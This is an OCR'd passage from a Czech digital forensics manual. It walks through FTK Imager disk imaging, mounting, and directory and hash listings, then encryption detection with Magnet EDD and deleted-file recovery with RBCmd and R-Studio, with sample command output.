
Postup vytvoření Expert Witness (E01) obrazu disku nástrojem FTK Imager vyžaduje administrátorská oprávnění k zařízení, na kterém se bude provádět zajišťování stop. Samotný proces vytváření obrazu disku je řízen průvodcem grafického uživatelského rozhraní.

Postup vytvoření disku:

„File“ -> „Create Disk Image“ -> ze seznamu vybrat „Physical Drive“ -> ze seznamu vybrat zdrojový disk -> „Finish“ -> „Add“ -> „E01“ -> „vyplnit identifikaci a detaily k obrazu disku“ -> „Next“ -> „vybrat umístění, kam se má obraz disku vytvořit, a vyplnit jméno obrazu disku“ -> „Finish“ -> „Start“


143 https://www.exterro.com/ftk-product-downloads

Obrázek 165 | FTK Imager – vytvoření obrazu disku




Zdroj: Autor.

Obrázek 166 | FTK Imager – výběr typu zdrojové stopy




Zdroj: Autor.

Obrázek 167 | FTK Imager – spuštění kopírování stopy




Zdroj: Autor.

Obrázek 168 | FTK Imager – průběh kopírování stopy




Zdroj: Autor.

Obrázek 169 | FTK Imager – validace obsahu obrazu disku



Zdroj: Autor.

Obrázek 170 | FTK Imager – výsledky validace



Zdroj: Autor.

Doba potřebná k vytvoření obrazu disku je značně závislá na typu, stavu a kapacitě zajišťovaného zařízení a typu disku, na který je obraz disku ukládán. Běžná rychlost kopírování dat u SATA SSD disků je 100–50 MB/s, z čehož vyplývá, že zajištění 100 GB dat vyžaduje v průměru 15–20 minut.

Výstupem zajištění je jeden soubor nebo sada souborů, reprezentující zajištěný obraz disku a report o zajištění zařízení, obsahující konkrétní verzi nástroje použitou při zajištění stopy. Dále pak jsou výstupem metadata obrazu disku získaná ze zařízení a zadaná technikem zajišťujícím stopy. Mezi ně patří mj. identifikace výrobce, modelu a sériového čísla zajištěného paměťového média a časové značky začátku a ukončení procesu zajišťování.

Součástí reportu o zajištění je i část obsahující kontrolní jednocestné kryptografické sumy MD5 a SHA1.

Kopie reportu o zajištění zařízení je dostupná jako Příloha II – report o zajištění stopy FTK Imager.


11.1.2 Otevření obrazu disku

FTK Imager podporuje prohlížení obsahu jednoho nebo více obrazů disků zároveň, a to i pro nenativní souborové systémy. Rozhraní je koncipováno jako souborový manager podobný průzkumníku souborů v operačním systému Windows.

Postup otevření disku:

„File“ -> „Add Evidence Item“ -> ze seznamu vybrat „Image File“ -> na disku najít soubor obrazu disku -> „Finish”

Obrázek 171 | FTK Imager – uživatelské rozhraní



Zdroj: Autor.

Prohlížení obsahu otevřením obrazu disku v FTK Imageru je dostačující pro potřeby zjištění, zda zajištěná stopa obsahuje zájmové soubory. Problematické může být prohlížení nestandardních dokumentů, které FTK imager neumí interpretovat. V takovém případě je vhodnější zpřístupnit/připojit obsah disku jako virtuální diskovou jednotku a prohlížet obsah pomocí nativních aplikací.


11.1.3 Mount

Jde o způsob zpřístupnění obsahu obrazu disku připojením jako virtuální diskové jednotky. Soubory na připojeném disku lze prohlížet a otvírat v jakémkoliv nástroji dostupném na technologické/forenzní pracovní stanici. Prohlížené soubory pocházející z obrazu disku jsou navíc chráněny proti zápisu.

Postup zpřístupnění obsahu disku:


„File“ -> „Image Mounting“ -> na disku najít soubor obrazu disku -> „Mount“

Obrázek 172 | FTK Imager – připojení disku



Zdroj: Autor.

Obrázek 173 | Obsah připojeného diskového oddílu



Zdroj: Autor.

Připojení obrazu disku je možné provést ve dvou režimech. První varianta zpřístupní diskové oddíly a soubory (disky H:, G:, F:), jedná se o takzvanou logickou úroveň. Druhá varianta je připojit virtualizované paměťové zařízení (PhysicalDrive4). Tento režim dovoluje zkoumat obsah disku na blokové úrovni a použít nástroje na obnovu smazaných souborů. V případě problémů s interpretací dat umožní tento režim otestovat diskové oddíly, zda nejsou šifrované.


11.1.4 Výpis obsahu disku – Directory Listing

Manuální procházení obsahu disku je rychlá metoda, jak získat přehled o obsahu v uživatelských složkách obsahujících dokumenty a soubory stažené z internetu. Pro získání uceleného přehledu o obsahu celého disku však tento postup není efektivní. Z FTK Imageru je možné pro tyto účely získat výpis obsahu disku.

Postup:

Otevřít obsah obrazu disku -> diskový oddíl -> pravé tlačítko myši -> vybrat „Export Directory listing“ -> zvolit název a umístění pro vytvoření CSV souboru.

Obrázek 174 | FTK Imager – Directory listing



Zdroj: Autor.

Obrázek 175 | FTK Imager – výpis souborů a adresářů

Filename	Full Path	Size (bytes)	Created
[root]	DATA [FAT32]\[root]\	2048	
VBR	DATA [FAT32]\VBR	512	
reserved sectors	DATA [FAT32]\reserved sectors	3594752	
[unallocated space]	DATA [FAT32]\[unallocated space]\	0	
FAT1	DATA [FAT32]\FAT1	299520	
FAT2	DATA [FAT32]\FAT2	299520	
System Volume Information	DATA [FAT32]\[root]\System Volume Information\	2048	2016-Oct-26 13:01:39.930000
plane.jpg	DATA [FAT32]\[root]\plane.jpg	335104	2016-Oct-26 13:06:21.980000
ship.jpg	DATA [FAT32]\[root]\ship.jpg	335104	2016-Oct-26 13:06:22.010000
8x11-Mobile-Invoice.jpg	DATA [FAT32]\[root]\8x11-Mobile-Invoice.jpg	251933	2016-Oct-26 13:06:22.030000
document2	DATA [FAT32]\[root]\document2	10156693	2016-Oct-26 13:06:22.250000
document	DATA [FAT32]\[root]\document	169003	2016-Oct-26 13:06:22.360000
APT_prezentace_141215_v2.053.jpg	DATA [FAT32]\[root]\APT_prezentace_141215_v2.053.jpg	186025	2016-Oct-26 13:06:22.360000
APT_prezentace_141215_v2.031.jpg	DATA [FAT32]\[root]\APT_prezentace_141215_v2.031.jpg	134242	2016-Oct-26 13:06:22.370000
APT_prezentace_141215_v2.007.jpg	DATA [FAT32]\[root]\APT_prezentace_141215_v2.007.jpg	223043	2016-Oct-26 13:06:22.390000
My_new_ride.jpg	DATA [FAT32]\[root]\My_new_ride.jpg	1175173	2016-Oct-26 13:06:22.450000
IndexerVolumeGuid	DATA [FAT32]\[root]\System Volume Information\IndexerVolumeGuid	76	2016-Oct-26 13:01:39.930000
6340	DATA [FAT32]\[unallocated space]\06340	104857600	
57540	DATA [FAT32]\[unallocated space]\57540	35254272	

Zdroj: Autor.

Exportovaný soubor lze otevřít v textovém editoru nebo tabulkovém procesoru. Obsah disku je možné filtrovat dle názvu souborů, umístění v adresářové struktuře, velikosti souboru nebo časových značek.


11.1.5 Výpis kontrolních sum – Hash Listing

Jedná se o obdobnou funkčnost jako u exportu výpisu souborů s tím rozdílem, že „Hash Listing“ obsahuje MD5 a SHA1 jednocestné sumy souborů.

Postup:

Otevřít obsah obrazu disku -> vybrat adresář, ze kterého chceme výpis kontrolních sum -> pravé tlačítko myši -> vybrat „Export File Hash list“ -> zvolit název a umístění pro vytvoření CSV souboru.

Obrázek 176 | FTK Imager – File Hash List



Zdroj: Autor.

Obrázek 177 | FTK Imager – výpis souborů – jejich MD5 a SHA1 sum

MD5	SHA1	FileNames
583563eeef58b71df8cf96c32202cfd6	3ba8496c754a0875afa811ea246a603730e0ef9e	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\System Volume Information\IndexerVolumeGuid
e767e9e0bdcee740126807f8c98956a9	00ef52bf3180b738734f4ee14e1e4eb2413a080e	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\8x11-Mobile-
79f955d684a6db922ba12ebdccc2f9e1	eb0ebc382ef175080f3de86f10e3d30771b14db3	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\document2
e7751a0107f66cbb024b5e7885a40ad8	efe82f8ac358ecb863e0426b201a960b19b025aa	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\document
ca2f3358c0a867272f8f577b1dd1f306	5ac9ae5a401bcb180f618291a48af1f11a94dc30	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA
8b59659d96c10faf8c9c5287712133a5	41819ed36b8a759f88d63629b8ea8c7d5537d370	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA
5e9ef4c1012a7af778f5cc5e944107bb	a11e50360d8e33bd47b5febbed1a73f18d194ae8	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA
015d69fa4c499270f6f67cf068c508ed	35ce238659d02927e8906d04b9067b74084c96f3	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\My_new_ride.jpg

Zdroj: Autor.

Využívání seznamu MD5 a SHA1 sum je vhodné v situaci, kdy je potřeba dohledat konkrétní soubory. Vyhledávání dle jména má svoje omezení, zejména pokud se jedná o vyhledávání v datech, která pocházejí z různých zařízení, kde se názvy souborů/dokumentů mohou lišit.

Další situace, kdy je seznam sum možné použít, je jednoznačná dokumentace obsahu disku. MD5 a SHA1 jsou za běžných podmínek unikátní a stejnou sumu budou mít pouze identické soubory.


11.1.6 Custom Content Image

Informační hustota dat ze zajištěných stop je v porovnání k velikosti zájmových souborů a obrazu disku relativně malá. Přenášení kompletních obrazů disků je z důvodu jejich velikosti nepraktické. Custom Content Image je způsob, jak ze zajištěných obrazů disků vybrat pouze zájmové soubory a provést export bez ztráty ochrany integrity exportovaných souborů.

Postup:


Otevřít obsah obrazu disku -> vybrat soubor nebo adresář, jehož obsah je potřeba exportovat -> pravé tlačítko myši -> vybrat „Add to Custom Content Image“ -> přidání opakovat pro všechny zájmové soubory -> v okně „Custom Content Sources“ vybrat volbu „Create Image“ -> pokračovat jako při vytváření obrazu disku z fyzického paměťového média.

Obrázek 178 | FTK Imager – Custom Content Image



Zdroj: Autor.

Obrázek 179 | FTK Imager – Custom Content Image – vybrané soubory



Zdroj: Autor.

Obsah Custom Content Image je možné vytvořit z různých fyzických paměťových médií a otevřených obrazů disků. Jedná se tedy o optimální formát digitálních příloh znaleckého zkoumání nebo forenzních reportů.

11.1.7 MAGNET Encrypted Disk Detector

MAGNET Encrypted Disk Detector (EDD) je nástroj od firmy Magnet Forensics, který pomáhá identifikovat šifrované diskové oddíly. Jako takový se používá ve fázi zajišťování stop. Nicméně mohou nastat situace, kdy bylo zajištěno již šifrované paměťové médium. Obraz disku obsahující zašifrovanou stopu není možné prozkoumat, ale nemusí být na první pohled zřejmé, proč data nelze správně interpretovat. EDD v tomto případě může být použit k otestování, zda je stopa poškozená, nebo zda je chráněna šifrovacím nástrojem.


Prvním krokem je připojení testovaného obrazu disku v FTK Imageru jako virtualizovaného blokového zařízení. Úspěšné připojení obrazu disku lze zkontrolovat utilitou WMIC.

Postup:

```
wmic diskdrive get InterfaceType, Description, DeviceID,
MediaType,Partitions,Model,Name
```

Příkaz vrátí seznam aktivních paměťových zařízení, virtualizované zařízení připojeného obrazu disku se ve výpisu zobrazí jako StorLib Virtual Storage.

Obrázek 180 | FTK Imager – připojení disku



Zdroj: Autor.

Virtualizované zařízení pro připojený obraz je v FTK Imageru identifikováno jako PHYSICALDRIVE4. Stejně tak i WMIC identifikuje PHYSICALDRIVE4 jako StorLib Virtual Storage model paměťového zařízení.

Obrázek 181 | WMIC – výpis aktivních disků

```
C:\Users\User>wmic diskdrive get InterfaceType, Description, DeviceID,MediaType,Partitions,Model,Name
Description  DeviceID            InterfaceType  MediaType           Model                          Name                Partitions
Disk drive   \\.\PHYSICALDRIVE5                 Fixed hard disk media  StorLib Virtual Storage        \\.\PHYSICALDRIVE5  1
Disk drive   \\.\PHYSICALDRIVE2  USB                                   Generic STORAGE DEVICE USB Device  \\.\PHYSICALDRIVE2  0
Disk drive   \\.\PHYSICALDRIVE4                 Fixed hard disk media  StorLib Virtual Storage        \\.\PHYSICALDRIVE4  1
Disk drive   \\.\PHYSICALDRIVE0  SCSI           Fixed hard disk media  THNSF5512GPUK TOSHIBA          \\.\PHYSICALDRIVE0  3
Disk drive   \\.\PHYSICALDRIVE1  USB            Removable Media        Innostor Innostor USB Device   \\.\PHYSICALDRIVE1  1
```

Zdroj: Autor.

Postup:

v příkazové řádce CMD.EXE spustit: EDDv310.exe s parametry

/drive:\\.\PHYSICALDRIVE4

Obrázek 182 | Výsledky testování EDD

```
Encrypted Disk Detector v3.1.0
Copyright (c) 2009-2022 Magnet Forensics Inc.
http://www.magnetforensics.com
// By using this software from Magnet Forensics, you agree that your use is
he End User License Agreement available at www.magnetforensics.com/legal. //

* Checking physical drives on system... *

Checking PhysicalDrive4 - StorLib Virtual Storage (1 GB) - Status: OK

* Completed checking physical drives on system. *

* Running Secondary Bitlocker Check... *

Volume F: [Label Unknown] is encrypted using Bitlocker.

* Completed Secondary Bitlocker Check... *

*** Encrypted volumes and/or processes were detected by EDD. ***

Press any key to continue...
(use 'EDD /batch' to bypass this prompt next time)
```

Zdroj: Autor.

Výsledkem testu je upozornění, že testovaný disk je šifrovaný nástrojem Bitlocker.

Obnova smazaných dat

12

Ztráta dat je relativně běžný jev způsobený kombinací uživatelských chyb, aplikačních chyb, chyb operačního systému nebo hardwarových chyb paměťových médií.

Mezi nejčastější důvody pro ztrátu dat patří:

- úmyslný a neúmyslný výmaz souborů, adresářů;
- přeformátování souborového systému;
- poškození alokačních informací FAT/MFT.

Ačkoliv jsou data po výše uvedených příkladech uživateli nepřístupná, neznamená to, že jsou zcela a permanentně zničena. Oblasti disku, na kterých se soubor nebo soubory nacházely, jsou stále obsazeny původními daty. Při jednoduchém výmazu a za předpokladu, že oblasti disku nebyly přepsány novými daty, je možné obnovit data pomocí informací uložených v alokační tabulce. V takovém případě bude možné obnovit soubory včetně původních metadat, jako je název souboru a kompletní adresářová struktura. Pokud referenční data alokační tabulky nejsou k dispozici, je možné využít data carvingu, který se pokusí obnovit alespoň surové bloky dat souborů identifikovaných dle hlavičky souboru.

Programy pro obnovu dat obvykle prohledávají celé paměťové zařízení a shromažďují informace o souborovém systému. Výsledky skenování jsou následně použity k sestavení mapy fragmentů souborů a adresářové struktury. Tato mapa popisuje vztahy mezi soubory a klastry, názvy souborů a velikostí a mezi dalšími atributy souborového systému. Poté může program pro obnovu načíst vybrané soubory a složky v souladu s mapou souborů a zkopírovat je na jiné paměťové médium.

Podmínky pro obnovu dat pomocí data recovery programů:

- oblasti disku obsahující smazaná data nebyly přepsány novými daty;
- výmaz souborů nebyl proveden specializovanými nástroji pro bezpečný výmaz;
- smazaná data nebyla poškozena TRIM funkcí solid-state drive (SSD) disků;
- paměťové médium je hardwarově funkční.

Při obnově dat je vhodné obnovovat data z obrazu disku, a nikoliv přímo ze zdrojového zařízení, a obnovené soubory VŽDY ukládat na jiný než zdrojový disk.


12.1 RecycleBin

Koš (Recycle Bin) je součást operačního systému Windows, která slouží jako dočasné úložiště pro soubory a adresáře, jež uživatel smazal. Umožňuje uživatelům obnovit omylem smazané soubory, dokud není obsah koše uživatelem trvale odstraněn. Při přesunutí souboru do koše se soubor fyzicky nemaže z disku, ale přesune se do systémové složky $Recycle.Bin, kde se uchovává spolu s metadaty, jako je původní umístění, velikost a datum smazání.

Složka koše se nachází v kořenovém adresáři každého NTFS diskového oddílu, například: C:\$Recycle.Bin\.

Nástroj: RBCmd.exe
Domovská stránka: https://github.com/EricZimmerman/RBCmd

Obrázek 183 | Smazané soubory ve složce Recycle.Bin



Zdroj: Autor.

Samotné smazané soubory se nachází v podadresáři odpovídající SID (Security Identifier) uživatele, který dané soubory smazal.

Příklad struktury cesty:
$Recycle.Bin\S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-xxxx

Obrázek 184 | Korelace Windows SID na název uživatelského účtu

NTFS Information	
MFT Record Number	101,360 (103792640)
Date Changed (MFT)	02/10/2023 17:46:22
Resident	True
Offline	False
Sparse	False
Temporary	False
Owner SID	S-1-5-21-1219404224-1385551073-637517202-1002
Owner Name	settings
Group SID	S-1-5-21-1219404224-1385551073-637517202-513
Group Name	None

Zdroj: Autor.

Korelaci složky Recycle Bin a SID (Security Identifier) příslušného uživatele lze získat z registru systému Windows, konkrétně z větve registru SAM (Security Account Manager).

Při smazání souboru v systému Windows jsou v složce koš (Recycle Bin) vytvořeny dva soubory: $I a $R. Zbytek jejich názvu tvoří jedinečný náhodný řetězec znaků, který zajišťuje unikátnost v rámci složky.

Metadata: $IIYCTIJ.JPG
Obsah smazaného souboru: $RIYCTIJ.JPG

Soubory s názvy začínajícími na $I obsahují metadata informace k jednotlivým smazaným souborům, jako jsou původní název souboru, datum a čas smazání, plná cesta k původnímu adresáři, ze kterého byl soubor smazán.

Soubory s názvy začínajícími na $R jsou známé jako datové soubory koše. Každý soubor $R odpovídá konkrétnímu smazanému souboru včetně jeho obsahu.

Parsování metadat specifického smazaného souboru:
RBCmd.exe -f C:\SANDBOX\RecycleBin\ $IEU8VIO.txt

Dávkové zpracování metadat všech smazaných souborů:
RBCmd.exe -d C:\SANDBOX\RecycleBin

Postup:

```
RBCmd.exe“ -d C:\SANDBOX\RecycleBin
```

RBCmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RBCmd

Command line: -d C:\SANDBOX\RecycleBin
Looking for files in C:\SANDBOX\RecycleBin
Found 2 files. Processing...

Source file: C:\SANDBOX\RecycleBin\$IEU8VIO.txt

Version: 2 (Windows 10/11)
File size: 15 (15B)
File name: C:\Users\settings\Documents\file.txt
Deleted on: 2023-10-02 19:44:45

Source file: C:\SANDBOX\RecycleBin\$IIYCTIJ.JPG

Version: 2 (Windows 10/11)
File size: 1,221,646 (1.2MB)
File name: C:\Users\franc\Pictures\Prague1\IMG_0004.JPG
Deleted on: 2023-10-02 19:46:22

Processed 2 out of 2 files in 0.0252 seconds

Zpracování metadat s výstupem do CSV souboru:
RBCmd.exe -d C:\SANDBOX\RecycleBin --csv C:\SANDBOX\vystup\RecycleBin

Processed 2 out of 2 files in 0.0251 seconds

CSV output will be saved to C:\SANDBOX\vystup\RecycleBin \20240409064334_ RBCmd_Output.csv


12.2 R-Studio

Data recovery nástroj pro obnovu dat ze souborových systémů Microsoft: FAT32, ExFAT, NTFS, Apple: HFS/HFS+, APFS, GNU/Linux: Ext2, Ext3, Ext4 a dalších. Prvním krokem k obnově dat je připojení obrazu disku v blokovém režimu.

Postup:


připojit obraz disku v blokovém režimu v FTK Imageru -> vybrat virtualizovaný disk v R-Studiu -> kontrola disku v properties -> kliknout pravým tlačítkem myši na vybraný disk -> vybrat volbu „sken“ -> na identifikovaných diskových oddílech kliknout pravým tlačítkem myši a vybrat „Open Drive Files“ -> označit zájmové soubory -> pravým klikem myši vyvolat menu -> vybrat „Recover Marked“ -> vybrat výstupní adresář -> potvrdit tlačítkem „OK“

Obrázek 185 | Připojení obrazu disku



Zdroj: Autor.


Obrázek 186 | Zobrazení aktuálního obsahu disku



Zdroj: Autor.

